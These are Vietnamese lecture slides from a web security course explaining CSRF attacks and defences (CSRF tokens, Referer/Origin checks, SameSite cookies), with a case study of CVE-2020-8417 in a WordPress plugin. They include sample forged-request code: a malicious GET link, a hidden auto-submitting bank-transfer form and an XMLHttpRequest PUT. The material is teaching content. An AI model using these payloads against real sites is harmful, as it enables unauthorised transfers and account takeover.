



Bảo mật web và ứng dụng

Cross-Site Request Forgery

Nội dung

- CSRF
- Nguyên tắc hoạt động
- Các dạng tấn công
- Biện pháp ngăn chặn


Cross-Site Request Forgery

- Tên khác: CSRF, XSRF, one-click attack, Sea Surf, Hostile Linking, session riding
- Tấn công **giả mạo chứng thực** của người dùng để thực hiện các hành động mà kẻ tấn công mong muốn
- **Mục tiêu:** thực hiện yêu cầu thay đổi trạng thái, không nhằm đánh cắp dữ liệu, với sự hỗ trợ của các kỹ thuật xã hội, như: gửi link qua email, chat,...

CSRF – Mục tiêu

- Thay đổi tình trạng trên server:
 - Thông tin cá nhân
 - Thực hiện mua hàng
 - Thay đổi mật khẩu, email
 - ...
- Kẻ tấn công không nhận được phản hồi, chỉ có nạn nhân nhận được

Nguyên tắc hoạt động của CSRF




Nguyên tắc hoạt động của CSRF

- Yêu cầu: nạn nhân **đã xác thực** (thường là đăng nhập tài khoản) trang web mà attacker muốn tấn công (gọi là trang A)
- Hacker **tạo** ra một trang **web** hoặc **URL độc** và **gửi** cho nạn nhân
- Khi nạn nhân **truy cập** vào URL này, một **request sẽ được gửi** đến trang web A thông qua form, img,...


Nguyên tắc hoạt động của CSRF

- Khi một request được gửi, trình duyệt sẽ xem có cookie nào thuộc về domain của URL đó để gửi cùng với request. Do nạn nhân đã đăng nhập nên **cookie của nạn nhân sẽ được gửi** lên server và trang **web A** sẽ **nhầm** rằng đây là **request do nạn nhân muốn thực hiện**
- Từ đó, Hacker đã mạo danh nạn nhân để thực hiện các hành động mà hacker mong muốn

CSRF – Ngữ cảnh




CSRF – Cơ chế hoạt động



Cách tấn công – Nội dung web độc

- Dùng thẻ ``, `<iframe>` (*GET Request*)
Ví dụ: trường `src="http://abc.com/edit.php?id=15&action=del"`
- Form ẩn (**POST Request**)



The screenshot shows a web application interface with a dark theme. At the top, there is a breadcrumb trail: "Diễn đàn > Tài khoản của bạn >". Below this, the main heading is "Mật khẩu". On the left side, there is a sidebar menu with the following items: "Tài khoản của bạn" (highlighted), "Thông báo của bạn", "Thông tin bạn", "Được thích", "Chủ đề đang theo dõi", and "Chủ đề đã đọc". The main content area contains two input fields: "Mật khẩu mới:" and "Xác nhận mật khẩu mới:". Below these fields is a button labeled "Lưu thay đổi".

- Sử dụng JavaScript gửi **XMLHttpRequest**

Kịch bản – GET Request

- Ứng dụng dùng GET Request để thực hiện giao dịch với các tham số:

<http://bank.com/transfer.do>

?**acct**=TenTaiKhoan

&**amount**=SoTien

- Dùng kỹ thuật xã hội để lừa nạn nhân

Gửi link qua email, chat,... dưới dạng:

View my Pictures!

Hoặc

Kịch bản – POST Request

- Khác với GET: cách thực thi tấn công
- Gửi page có chứa <form>:

```
<form action="<nowiki>http://bank.com/transfer.do</nowiki>" method="POST">  
  <input type="hidden" name="acct" value="MARIA"/>  
  <input type="hidden" name="amount" value="100000"/>  
  <input type="submit" value="View my pictures"/>  
</form>
```

- Dùng JavaScript để submit form tự động:

```
<body onload="document.forms[0].submit()">  
<form...
```

Kịch bản – Phương thức HTTP khác

- Ứng dụng web hiện đại thường dùng những phương thức khác: PUT, DELETE
- Dùng XMLHttpRequest:

```
<script>
function put() {
    var x = new XMLHttpRequest();
    x.open("PUT", "http://bank.com/transfer.do", true);
    x.setRequestHeader("Content-Type", "application/json");
    x.send(JSON.stringify({"acct": "BOB", "amount": 100}));
}
</script>
<body onload="put()">
```

- Lưu ý: request không thể thực thi với trình duyệt hiện đại do SOP, ngoại trừ web dùng CORS

Access-Control-Allow-Origin: *

Biện pháp ngăn chặn

- **CSRF Token:** hầu hết các framework, CMS đều hỗ trợ
CodeIgniter, ASP.NET MVC, Laravel, Joomla,...
 - **Dựa vào SOP**
 - Tạo X-Csrf-Token và dùng JavaScript để tùy chỉnh HTTP header khi gửi.
 - Yêu cầu: tắt httpOnly flag và CORS
 - Kiểm tra giá trị **Referer** và **Origin** trong header
- Cẩn thận với tấn công XSS

Biện pháp ngăn chặn

- **Sử dụng tiện ích mở rộng:**
 - RequestPolicy (Mozilla Firefox)
 - uMatrix (Firefox and Google Chrome/Chromium)
 - NoScript (Mozilla Firefox)
- **Đòi hỏi tương tác từ người dùng:**
 - Re-Authentication (password)
 - One-time Token
 - CAPTCHA

Mở rộng

- **Anti CSRF-Token**

- **HTTP Method: GET, POST, REQUEST, PUT, DELETE**
- **“Quên”** kiểm tra CSRF-token ở phía server
- **Không ràng buộc** CSRF-Token với Session và Cookie
- **CSRF cố định**





Quản lý
phiên



Quản lý
CSRF Token




Quản lý
phiên

Quản lý
CSRF Token

Mở rộng


- SameSite Cookie Attribute



Source: <https://portswigger.net/>

Mở rộng

- SameSite Cookie Attribute



Source: <https://portswigger.net/>

Mở rộng

• SameSite Cookie Attribute

Request from	Request to	Same-site?	Same-origin?
<code>https://example.com</code>	<code>https://example.com</code>	Yes	Yes
<code>https://app.example.com</code>	<code>https://intranet.example.com</code>	Yes	No: mismatched domain name
<code>https://example.com</code>	<code>https://example.com:8080</code>	Yes	No: mismatched port
<code>https://example.com</code>	<code>https://example.co.uk</code>	No: mismatched eTLD	No: mismatched domain name
<code>https://example.com</code>	<code>http://example.com</code>	No: mismatched scheme	No: mismatched scheme

Source: <https://portswigger.net/>

Mở rộng

- **SameSite Cookie Attribute**

- None: Không giới hạn chia sẻ cookie
- Strict: Hạn chế chia sẻ cookie
- Lax: Chia sẻ nếu thuộc cùng “Site”

=> <https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions>

Case study: From CSRF to RCE and WordPress-site takeover: CVE-2020-8417

Version: *The Code Snippets plugin before 2.14.0.*

1. The plugin allowed users to add snippets of PHP code to extend the functionality of a WordPress-powered website, without adding custom snippets to their theme's `functions.php` file.
2. Code Snippets offers an import menu for importing code onto the website. However, due to insufficient validation of the HTTP *Referer* header on the import menu, the plugin's import function **lacked CSRF protection**.
3. Without this protection, an attacker could craft a malicious request to trick an administrator into infecting their own site.

Case study: From CSRF to RCE and WordPress-site takeover: CVE-2020-8417

Cài đặt plugin lên wordpress ở version 2.13.3

Plugins [Add New](#)

All (1) | [Active \(1\)](#)

Bulk Actions [Apply](#)

<input type="checkbox"/> Plugin	Description
<input checked="" type="checkbox"/> Code Snippets Snippets Deactivate	An easy, clean and simple way to run code snippets on your site. No need to edit to your theme's functions.php file again! Version 2.13.3 By Shea Bunge Visit plugin site About Support Donate
<input type="checkbox"/> Plugin	Description

Bulk Actions [Apply](#)

Case study: From CSRF to RCE and WordPress-site takeover: CVE-2020-8417

Các cài đặt ở chế độ mặc định

Snippets [Add New](#) [Import](#)


<input type="checkbox"/>	Name	Description
No snippets were found matching the current search query. Please enter a new query or use the "Clear Filters"		
<input type="checkbox"/>	Name	Description

No code snippets

Users [Add New](#)

All (1) | Administrator (1)

[Bulk Actions](#) [Apply](#) [Change role to...](#) [Change](#)

<input type="checkbox"/>	Username	Name	Email
<input type="checkbox"/>	 admin	—	eshaanbansal@protonmail.com
<input type="checkbox"/>	Username	Name	Email

[Bulk Actions](#) [Apply](#) [Change role to...](#) [Change](#)

single admin user


Case study: From CSRF to RCE and WordPress-site takeover: CVE-2020-8417

Kẻ tấn công “lừa” admin bằng cách để lại comment trong một bài viết và yêu cầu admin truy cập vào.

Comments

All (1) | Mine (1) | Pending (0) | Approved (1) | Spam (0) | Trash (1)

